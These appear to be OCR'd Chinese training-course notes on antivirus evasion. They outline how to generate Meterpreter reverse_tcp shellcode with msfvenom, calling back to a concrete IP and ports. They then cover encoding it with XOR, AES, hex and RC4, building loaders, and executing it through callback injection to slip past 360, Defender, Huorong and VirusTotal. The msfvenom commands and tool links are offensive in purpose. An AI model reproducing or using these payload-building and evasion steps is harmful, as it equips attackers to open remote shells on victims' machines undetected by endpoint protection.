
免杀对抗-C&C++&溯源 ShellCode 上线&混淆变异算法&回调编译执行



#知识点：

1、ShellCode-分析&朔源&感知

2、ShellCode-混淆&编码&算法

3、回调执行解析-API&汇编&句柄

#章节点：

编译代码面-ShellCode-混淆

编译代码面-编辑执行器-编写

编译代码面-分离加载器-编写

程序文件面-特征码定位-修改

程序文件面-加壳花指令-资源

代码加载面-Dll 反射劫持-加载

权限逻辑面-杀毒进程干扰-结束

工具数据面-通讯内存流量-动态

对抗目标：

X60 Defender 某绒 管家 VT 等

编程语言：

C/C++ Python C# Go Powershell Ruby Java ASM 等

涉及技术：

ShellCode 混淆加密，无文件落地，分离拆分，白名单，DLL 加载，Syscall，加壳加花，

资源修改，特征修改，二次开发 CS，内存休眠，进程注入，反沙盒，反调试，CDN 解析等

演示案例：

- C/C++-ShellCode 分析-OD&IDA&朔源
- C/C++-ShellCode 变异-编码混淆加密算法
- C/C++-回调执行代码-汇编&句柄&API&UI 等

#C/C++-ShellCode 分析-OD&IDA&朔源

1、EXE 朔源-IP 及端口-杀毒分析

2、编译修改-IP 及端口-威胁感知

reverse_tcp.asm

https://www.cnblogs.com/Akkuman/p/12859091.html

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/reverse_tcp.rb

#C/C++-ShellCode 变异-编码混淆加密算法

Xor Aes Hex Rc4 Rsa 等

https://github.com/Arno0x/ShellcodeWrapper

msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 6 -b '\x00' lhost=47.94.236.117 lport=3333 -f raw > shellcode.raw

1、python2 shellcode_encoder.py -cpp -cs -py shellcode.raw xiaodi xor

CS&MSF

msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 6 -b '\x00' lhost=47.94.236.117 lport=3333 -f raw > shellcode.raw

python xor.py -s shellcode.bin -d payload.c -n 10 -r out.bin

2、python2 shellcode_encoder.py -cpp -cs -py shellcode.raw xiaodi aes

3、Hex

msfvenom -p windows/meterpreter/reverse_tcp lhost=47.94.236.117 lport=6688 -f c

https://gchq.github.io/CyberChef/

https://github.com/ByPassAVTeam/ShellcodeLoader

LoaderMaker.exe download.dat(hex 数据) xiaodi.exe(生成文件名)

4、Rc4

msfvenom -p windows/meterpreter/reverse_tcp lhost=47.94.236.117 lport=6688 -f c

https://blog.csdn.net/weixin_45590789/article/details/105536623

#C/C++-回调执行代码-汇编&句柄&API&UI 等

Callback_Shellcode_Injection-main

https://github.com/ChaitanyaHaritash/Callback_Shellcode_Injection

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址